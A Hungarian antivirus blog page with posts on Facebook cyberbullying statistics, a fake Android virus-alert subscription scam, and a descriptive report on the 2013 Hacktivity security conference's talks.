Egy brit egyesület jelentette meg friss felmérésének eredményét, eszerint az összes számítógépes zaklatás 54 százaléka a Facebookon történik. Napjainkban a megfélemlítés, gúnyolás, kicsúfolás, kiközösítés egyre nagyobb mértékben keseríti meg az életünket, elsősorban is a gyerekekét. **A fiatalok szerint az internetes zaklatás nagyon gyakori, 20%-uk napi szinten tapasztal valamilyen durva hangvételű fenyegetést.**



Van egy csalóka kép az idősebb generáció fejében, miszerint ez az egész számítógépben zajló megfélemlítés nem is olyan nagy dolog. Ez nagyon is hamis beállítás, hiszen egyfelől az NSA megfigyelést végző alkalmazottai után ;-) a fiatalok töltik el a legtöbb időt online. Másrészt **a rosszindulatú, lejárató tartalmak vírusszerű gyorsasággal terjednek, ami rengeteg emberhez eljut, és ez nagyon lehangoló lehet az áldozatok számára, nem is beszélve arról, hogy ami egyszer felkerül a netre, az gyakorlatilag később már eltávolíthatatlan.** Magán a Facebookon már **léteznek ugyan olyan zaklatás ellenes lehetőségek, amiknek a segítségével például letilhatunk valakit, vagy jelenthetjük** ha tolakodónak, vagy megfélemlítőnek érezzük a hozzászólását, de pusztán ezek miatt még nem szűnik meg ez a jelenség. Ehhez talán az is hozzájárul, hogy a rendszer tesztelésekor a szakemberek úgy találták, hogy mindössze a gyermekek 2%-a élt ezzel a riportolási lehetőséggel. **ár a valódi mérték ennél vélhetően nagyobb, a fiatalkorúak számára sok esetben még az is gondot okoz, hogy az ilyesfajta viselkedést tudatosan felismerjék, vagy hogy őszintén tudjanak a problémáikról beszélni.**



Egyes felmérések szerint a gyerekek negyede már 2 és 5 éves kora közt okostelefonnal, és asztali gépen Flash játékokkal játszik. Hogy hogyan tarthatjuk biztonságban őket netezés, vagy online játék közben, már az sem egyszerű feladat, ám később, mikor aztán közösségi oldalakhoz csatlakoznak, aztán pedig középiskolás korukban a helyzet még bonyolultabb lesz. **Egy korábbi posztban megpróbáltuk egy szemléletes infografikával bemutatni, mi is ez az egész kiberzaklatás, de ami talán még fontosabb, hogy nem csak egyedül a bántalmazott, hanem a történet minden egyes szereplője is tehet ellene. A szülők, a tanárok, az osztálytársak mind-mind viselnek valamekkora felelősséget, és az elhallgatás a lehető legrosszabb, leghibásabb stratégia ebben a kérdésben**. Mindig legyen időnk

válaszolni a kérdéseire, tanácsot adni, vagy néha együtt lenni vele a gépnél, és megmagyarázhatatlan rossz kedvét, levertségét szülőként időben észrevenni.



Bár ez a mostani felmérés főként a Facebookra volt kihegyezve, **amihez 10 ezer 13 és 22 éves közötti megkérdezett válaszait összesítették, a fiatalok 37%-a szerint az internetes zaklatás nagyon is gyakori. 20%-uk napi szinten tapasztal valamilyen durva hangvételű fenyegetést,** és ebben nem mutatkozott eltérés a nemeket illetően sem, ez egyaránt fenyegeti a lányokat és a fiúkat is. A beszélgetésekből továbbá az is kiderült, hogy **a megfélemlítések gyakran katasztrofális hatást gyakorolnak az önbecsülésükre, vagy borítják fel fenekestül korábbi megszokott társadalmi életüket.**



Azt azért tegyük gyorsan hozzá, hogy **jócskán vannak más közösségi oldalak is, ahol szintén előfordulhatnak hasonló incidensek**. Emlékezetes lehet az a korábbi cikk is, amely azzal foglalkozott, hogy az ask.fm oldalán névvel vagy névtelenül beszélgető, kérdező oldalon milyen stílusú bejegyzések, cikizések, durva hozzászólások születnek. Lehetnek időnként olyan durva megszégyenítések is, amelyek szinte teljesen ellehetetlenítenek valakit, és ha ritkán is, de sajnos előfordulnak emiatt elkövetett öngyilkosságok is.

Tetszik 7 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Beváltak-e a 2013-as jóslatok?
- Titkosítás nem csak kémeknek
- Így vigyázz a Bitcoinodra
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5555429

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Nem kívánt hirdetések mobilon

2013.10.10. 15:00 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: reklám szolgáltatás mobile átverés antivirus fizetős yur

Azt persze nem tudjuk, létezik-e ebből egyáltalán kívánt fajtájú is, mi eddig még sosem futottunk össze olyan emberrel, aki szerette volna, de ez biztosan csakis a kevés számú találkozás miatt lehet így ;-) **Ezúttal Androidon futottunk bele egy tökéletes magyarsággal írt három az egyben: hamis vírusriasztás/hirdetés/átverés kombóba**. Tanulságos történet következik.



Az átlag ingyenes programok is igyekeznek valahogy megélni, cserébe reklámokat jelenítenek meg, amelyek időnként több adatforgalmat generálhatnak, mint összes hasznos netes tevékenységünk, vagy költségoldalon akár több forgalmi díjat fizethetünk, mintha ha pár dollárért megvettük volna a fizetős változatot. De emellett vannak félreérthető, ijesztő reklámokkal operáló módszerek is, egy ilyenről lesz most szó. Átlagos esetben persze annak is van egyfajta bája és varázsa, ha mondjuk pókeroldalakat vagy sportfogadást ajánlgatnak, de **a hamis riasztás, a vírusokkal kapcsolatos felugrók szerintünk nem etikusak, már egyáltalán nem tartoznak a "még belefér" kategóriába.**



Vicces módon ez a mostani egyenesen magyarul beszél, és lassan mondja, hogy mindenki megérthesse: *"(1) Új vírust észleltünk"*. Hogy hol észlelték és kik ezek a "mi", az nem derül ki egyértelműen, és ugye akkor ahhoz, hogy többet tudjunk, kattintani kellene. Itt utána azért már visszavesz kicsit: vírusos LEHET, és az alábbi, szintén magyar szöveggel találkozhatunk: *"Androidja vírusos lehet. Az antivírus frissítésére lehet szükség. Javasolt lépések: 1. Adja meg mobilszámát a visszaigazoláshoz 2. Távolítsa el az összes vírust és védje meg a készülékét. Futtasson egy keresést és távolítsa el a vírusokat azonnal"*. Telefonszámot megadni, kattintani azonban nem érdemes.



Ami a lényeg, nem arról van szó, hogy valaki vagy valami e percben vírusosnak látja a gépünket, hanem ez egy reklám képernyő, egy ajánlat, ami azért valljuk be, igyekszik megijeszteni, megtéveszteni a felhasználókat. Akiknek ugyanazokat a kérdéseket kellene feltenniük, mint a hagyományos PC esetében a felugró ablakban jelentkező hamis antivírusok esetében. Hogyan választunk antivírust: a felugró ablakost negligáljuk, inkább mi keressük a megfelelő alkalmazást, utánanézünk a tudásának, teszteredményeinek, a fejlesztők weblapjának, supportnak, fórumokat olvasunk, letöltünk ingyenes próbaváltozatot, és aztán az információk birtokában, sürgetés mentesen eldöntjük, hogy bizalmunkat és pénzünket hova helyezzük.



Itt viszont más a helyzet, és **ha valaki veszi a fáradságot, és utánanéz, a neten számtalan, különböző nyelven - például finnül - megtörtént esetről olvashatunk elrettentő beszámolókat. A lényeg, ha valaki ilyenkor megadja a mobilszámát és kattint, azzal állítólag szerződést fogad el, és figyelmetlenül egy igencsak húzós árú fizetős szolgáltatásra iratkozik fel.** Már az is nagy meglepetés lehet, hogy számos dologról, amiről korábban azt gondoltuk, 2013-ban már nem lesz ilyen, ennek ellenére mégis tény, hogy még ma is lehet SMS-sel vehető csengőhangot kapni, sőt ezeket reklámozni a tévében. **Ez a mostani ajánlat ehhez hasonló, annak aki elfogadja és nem olvassa el alaposan az apróbetűst, 15 EUR-ba - kb. 4400 HUF - fog kerülni az illetőnek rendszeresen HETENTE. Nagyjából a valódi, a Google Play piacterén kapható fizetős legális antivírusok teljes éves díjánál is magasabb összeg**. Nos ez körülbelül az az átverési kategória, mikor ismeretlen idegenek megjelennek az egyedül álló idősek otthonánál, mintha általuk felkért és kihívott szakemberek lennének, kéretlenül nekiállnak szöszmötölni, kalapálni, "megjavítani" az ereszcsatornát, majd utána hirtelen fenyegetően benyújtják a szemtelenül magas számlát a semmiért, és a pénzt akár erőszakosan is kikövetelik a szerencsétlen áldozattól.



Vagyis leszögezhetjük, hogy bármilyen program bármilyen eszközre való telepítése előtt gondolkozni, tájékozódni kell. A böngészés közbeni kéretlen reklámok távol tartásában segíthet az Adblock Plus Androidos verziója is. **Viszont az ésszel kattintás még mindig egy olyan sportág, amit mindenkinek érdemes továbbfolytatnia, vagy éppen elkezdenie. Tudomásul kell venni, nincs ez másként az okostelefonok esetében sem, lassan átáramlik ide is a sok kétes, pénzünkre leselkedő PC-n már megismert trükk, az átverések széles tárháza**. Kíváncsian várjuk például, hogy az okostelefont zároló, és azt csak váltságdíjért feloldó, a Magyar Rendőrség nevével és emblémájával visszaélő kártevő mikor fog egyszer csak megjelenni majd Androidra is.

Tetszik 8 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Így vigyázz a Bitcoinodra
- Spammelés antivírus cégek nevében
- Öt új kiberbűnözői név az FBI listáján
- A Facebook és a Microsoft együtt keresik a hibákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5562000

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Hacktivity MMXIII - első nap

2013.10.14. 08:01 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: budapest hacktivity nap konferencia első 2013 MOM

A tizedik Hacktivity találkozón vagyunk túl, megpróbáljuk kicsit megmutatni a teljesség igénye nélkül, milyen volt a hackerek találkozója. Akik már a kezdetektől, vagyis a Budai Fonó óta látogatók, **sok változásnak lehettek tanúi, és persze a hacker társadalom is próbálja meghatározni a maga helyét, helyzetét, amely manapság kétségkívül nem egyszerű feladat.**



Soha ennyi morális kérdés nem került még a felszínre, míg a korábbi beszámolók jobbára a technikai összefoglalók szintjén mozogtak, ezúttal azonban többeknél is előkerült ez az aspektus. Kezdjünk bele az összefoglalóba, aztán majd kitérünk erre is a megfelelő helyeken. Na szóval **ha valaki csak egy csöppnyit is érdeklődik a számítógépes, biztonsági témák után, nehéz elképzelni, hogy csak Charlie Miller vagy Mikko Hypponen nevét látva ne jöjjön el egy ilyen rangos eseményre.**



Szokás szerint először Papp Péter köszöntötte az egybegyűlteket a jubileumi tizedik Hacktivityn, és ezúttal hihetetlen módon semmilyen időbeli csúszás nem volt, pontban időben kezdődött a program.



A külföldi keynote speakerek előtt **műsoron kívül Zala Mihály, a hazai hárombetűs NBF, azaz a Nemzeti Biztonsági Felügyelet elnöke beszélt** röviden a közönségnek. Hangsúlyozta, a hackerek nagyon is hasznos tagjai lehetnek a társadalomnak, hiszen a különféle számítógépes incidensekben, a kritikus infrastruktúrák esetleges támadásai elleni védekezésben szakértelmükkel kiemelt szerepet játszanak.



Elismerően szólt a magyar hackerek tudásáról, valamint kitért arra is, hogy **több évnyi előkészítő munka után szerencsés módon végre megszületett idén tavasszal a magyar információbiztonsági törvény** is, amely nagyon fontos lépés volt a digitális információk biztonságának szabályozásában.




Utána Charlie Miller következett, akit mindenféle Mac-es hackelésből, Pwn2own részvételei által vagy éppenséggel például a The Mac Hacker's Handbook társszerzőjeként is ismerhetünk. A mobileszközökkel kapcsolatos támadások voltak az előadásának a középpontjában, és egyfelől láthattuk, azért itt a folyamatos fejlődés következtében technikailag egyre nehezebb feladat kártevőket készíteni, így ezek száma azért még mindig messze áll a Windows világ +130 milliós vírus mennyiségéhez.



Másfelől az iOS rendszer zártsága ebből a szempontból kifejezetten előnyös, hiszen **a kártevő készítőknek és terjesztőknek azt is nézni kell, mekkora munkával mennyire kifizetődő, mennyire éri meg a fejlesztés, így gyakorlatilag minimális számú PoC (Proof of Concept) kódon felül itt jó a helyzet**. Androidnál viszont elindult ugyan egy kártevő hullám, de ez sokféle szempont miatt is szerinte **nehézkesebb terep egy Windows környezethez képest: ebben szerepet játszik a gyártónkénti fregmentáltság, az hogy az applikációk egy sandboxban futnak, de az is látható, hogy az okostelefon operációs rendszereinek fejlesztésekor látszólag sokat tanultak a PC-s világ vírustörténelméből.**



Remélhetőleg Mikko Hypponent sem kell senkinek bemutatni, aki az F-Secure-tól érkezett, és előadását azzal kezdte, hogy az úgynevezett kiberháború kifejezést túl gyakran és indokolatlanul használják manapság a különféle incidensek kapcsán. Emlékezetes lehet, hogy korábban a Stuxnet kapcsán nyilatkozott úgy, hogy az ilyen államilag támogatott digitális terrorizmus helytelen út, ha szabotázsra tervezett kártevőkkel, vírusokkal, kémprogramokkal kívánják a szereplők legyőzni a politikai ellenfeleiket. **Sajnos ez a fegyverkezési verseny azóta is tart, és nem csak nagy ütemben bővítik a kiberhadseregeiket az országok, de a kihasználható sebezhetőségek szabályozatlan piacán az egyik legnagyobb felvásárlói is a különféle kormányzati szervek.**



Az állami kémkedés, lehallgatás a titkosszolgálatok, rendőrségi szervek részéről is elhatalmasodott az utóbbi időben, és ebben az emlegetett exploitokon alapuló szándékos kártevős fertőzések is kiemelt szerepet játszanak. Utalva az amerikai szolgáltatókra elmondta, **józan ésszel senki nem hiheti, ha ingyen kap például a Gmailes levelezéséhez egy sok gigabájtos tárhelyet a Google-tól, mindeközben pedig a Google jelentős nyereséget tud felmutatni, akkor nem kell elgondolkozni az okokon.**



A botnetes kártevők kapcsán szólt arról, hogy újabban virtuális pénz, azaz Bitcoin bányászatra is mind inkább kihasználják a megfertőzött zombigépek kapacitását, és ezzel elképesztő összegeket képesek keresni. Egy kétmilliós hálózat esetén az elérhető profit 58 ezer dollár NAPONTA, 1.7 millió pedig havonta. Ez utóbbi jó magyar forintban mintegy 390 millió HUF havi keresetnek felel meg. És mivel a számítástechnikai eszközök lassan a háztartás minden területére beszivárognak - hűtő, sütő, fűtés, stb. - várhatóan ezen készülékek erőforrásainak tömeges és rejtett kihasználására - például Bitcoin bányászatra - is fel kell majd készülni a jövőben. **A rendőrség nevében érkező zsaroló kártevők screenshot gyűjteményéből pedig kaphattunk tőle egy Áder Jánosos verziót.**



arga-Perke Bálint, azaz Buherátor következett ezután, és témája pedig a vírusirtó rendszerek viselkedés-alapú, heurisztikus képességek felmérésének vizsgálata volt. A Heureka nevezetű alkalmazással tesztelve az egyértelműen támadó viselkedésre - például reverse shell nyitás - számos antivírus nem jelzett időben, vagy egyáltalán nem, így ezeknek a képességeknek az erőteljesebb fejlesztésére hívta fel a figyelmet, megemlítve azt is, **sajnálatos módon még mindig kőkorszaki és udvariatlan a kapcsolattartás az egyes a gyártók részéről.**



Esetenként nem csak hogy az érdemi és konstruktív párbeszéd nem alakul ki, hanem néhányan egyáltalán nem is válaszolnak az ilyen figyelemfelhívó észrevételekre, hibajelzésekre.




Dr. Leitold Ferenc és Horváth Botond előadása a botnetes kártevők vezérlő szervereinek C&C (Command and Control) kommunikációjával foglalkozott. A kártevők döntő többsége már évek óta az internet felől érkezik. Emiatt aztán **a kártékony URL-ek blokkolása, illetve a zombihálózatok vezérlőszervereinek időben történő felismerése, lekapcsolása szerepelhet a biztonsági szakemberek céljai között.**



Több végpontvédelmi eszközzel is végeztek alapos teszteket, amelyek nem minden esetben tudták hatékonyan felismerni az ilyen irányú, például DNS vagy HTTP kérésekben található kommunikációt. A Zeus és hasonló, személyes, illetve banki adatok ellopására kifejlesztett botnetes hálózatok elleni küzdelemben fontos szerepe van az olyan jellegű kutatásoknak is, mint például a titkosított információk megfejtése, vagy a kártékony URL-ek életciklusának megfigyelése.






Fehér András és Otti Csaba bemutatójában a biometrikus azonosítás játszotta a főszerepet. Az arcfelismerő rendszerek működésének ismertetése után azt demonstrálták, hogy **némely esetben a papírlapra kinyomtatott arc is elegendő lehet az ilyen azonosítási rendszerek kijátszására**, illetve az alapos tesztelések nélkülözhetetlenek ezen a területen is, hiszen a támadók is igen kreatívan igyekeznek ezeket megkerülni.






A nyomtatott papír mellett így akár **a 3 dimenziós és kifestett gipszlenyomat is elegendő egy arcról az illetéktelen belépéshez.**





Charlie Miller jófej módon beugrott egy hiányzó előadó helyett, és a Chris Valasekkel végzett közös nyári autóhackelésről tartott egy kis bemutatót, amit videó bejátszások színesítettek. A Ford Escapen, és Toyota Priuson végzett kísérleteknél az üzenetek küldése broadcast alapú, nincs azonosítva a küldő, vagyis így nem lehet megmondani egy üzenetről, hogy azt ki küldte vagy ki generálta.






A modern gépjárművek rendszereibe való belepiszkálással az EcomCat készlettel nem csak a kijelzők adatainak meghamisítása, nyilvánvalóan eszement értékek megjelenítése volt izgalmas, hanem **a legbrutálisabb effektek akkor jelentkeztek, mikor például a kanyarodásba tudtak menet közben látványosan beavatkozni, de persze volt fékezgetés, fényekkel való játék, meg dudálás is.** Jellemző módon az előadás alatt még a földön is ültek, itt kicsinek bizonyult az emeleti terem.




Maróy Ákos aktivista a jövő Snowden-jeinek és Assange-ainak igyekezett kitaposott ösvényt mutatni. Ebben a GlobaLeaks platform előnyére, működési mechanizmusára hívta fel a figyelmet, és persze azt is megemlítette, **nem veszélytelen dolog az ilyen kiszivárogtatás, másrészt néha igen nehéz megítélni, mikor járunk el etikusan és erkölcsileg helyesen.**





A kiszivárogtatónak a többi kollégával szembemenve sokszor brutálisan nehéz dolga van, és **ehhez olyan példát is említett, mint a korrupt rendőrökről szóló klasszikus Serpico című film, amelyben Al Pacino játssza a főszerepet.**




Ha valaki esetleg nem ismerné, ideje megnézni, hogy fogalma legyen arról, hogy belülről sokszor milyen kilátástalannak látszik a helyzet, és tűnnek reménytelennek a leosztott erőviszonyok. A leakdirectory.org mellett megtudhattuk, hogy **2013 márciusa óta a magyarleaks.hu is elindult már.**




rasznay Csaba előadása több szempontból is rendkívül érdekes volt. A kiberkatonák a nagyvilágban témát körbejárva nyilvánvalóvá vált, hogy a különböző történelmű és politikai szerepű országok eltérő módon rendezkednek be a kiberháborúra. **A fegyverkezés mindenhol jellemző, ám Kínában a hackerek szinte nemzeti hősnek számítanak, akik annak idején például az egyetemek közötti hallgatócserével is alaposan kihasználták a lehetőséget, hogy az USA-ban minél többet tanulhassanak, majd hazamenve azt országuk érdekében hasznosíthassák**. A katonai hackereket tömegesen és nagyon magas szakmai színvonalon képzik ki Kínában.



A négyféle fő hozzáállásból az első felét a támadásokban és védekezésben egyaránt erős USA jelenti, ebben a körben találhatjuk még Japánt, az Egyesült Királyságot, Dél-Koreát, Indiát és Izraelt. Második csoport a már említett kínai és az orosz út, ez elsősorban a támadásokra helyezi a hangsúlyt, ide sorolható még Észak-Korea is.



Harmadikként létezik aztán az úgynevezett hazafias ág, amelynek követői például Szíria, Irán, Pakisztán, Bangladesh és Törökország, amelyek nem rendelkeznek különösebben erős kibervédelmi potenciállal, ám a hazafias hackerek készek a különféle támadásokra a környező országokkal szembeni konfliktusaikban. **Végül a negyedik lehetőség a védekezésre hangsúlyt helyező módszer, amelyet európai útnak is hívhatunk, és ahol a NATO, illetve EU tagországokban a szakemberek elsősorban a civil szférából verbuválódnak, és védelemre összpontosítva igyekeznek elhárítani a támadásokat, ide sorolhatjuk Németországot, Észtországot, valamint Magyarországot is.**





A hackerek szerepvállalásának, illetve az ilyen tevékenységben való részvétel elutasításának egyaránt tanúi lehetünk, **sokszor meglepő metamorfózisok is lejátszódnak, mint például Mudge, azaz Peiter C. Zatko esetében**. Ezeket a fordulatokat, szerep- illetve munkavállalásokat igen nehéz megítélni, de nyilván arra is szükség van, hogy más szereplők viszont megmaradjanak olyannak, amilyennek megismertük őket, például jó lenne, ha olyan slide-ot sosem kellene majd látnunk, ami Richard Stallman belépéséről tudósít a Microsofthoz ;-)



Aki valami miatt kívül rekedt az előadói termeken, az házon belül a Ustream segítségével követhette a benti eseményeket két bilincs nyitás között. Erős napot zárt a Hacktivity, így jött az esti lazítás, 90-es évek zenéi, alkoholos befolyásoltságú elágazó italkeverékek, és hasonlók. **A következő részben meglepő módon a második nappal folytatjuk majd a beszámolót, illetve megmártózunk egy Workshopban is - minden kiderül majd a folytatásból.**

Tetszik 24 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 2 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Kisokos a Cryptolocker kártevő ellen
- A Facebook és a Microsoft együtt keresik a hibákat
- Negyedszázados a számítógépes féreg
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5567138

□ommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Hacktivity MMXIII - második nap

2013.10.15. 09:38 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: budapest hacktivity nap konferencia második 2013 MOM

A tizedik Hacktivity találkozón vagyunk túl, megpróbáljuk kicsit megmutatni a teljesség igénye nélkül, milyen volt a hackerek találkozója. Akik már a kezdetektől, vagyis a Budai Fonó óta látogatók, sok változásnak lehettek tanúi, és persze a hacker társadalom is próbálja meghatározni a maga helyét, helyzetét, amely manapság kétségkívül nem egyszerű feladat.



A tegnapi nap nem múlt el nyomtalanul, erről talán a későig maradók tudnának többet mesélni ;-) Mi tegnap mindenesetre még távozása előtt **sikeresen elcsíptük Hypponent, és kértünk tőle az antivirus.blog nevében egy autogramot.** A második nap azért már érezhetően kevesebben voltak, de a fél tízes kezdés mindenképpen emberbarát időpontnak minősíthető, és megfelelő volt még a későn fekvők számára is.

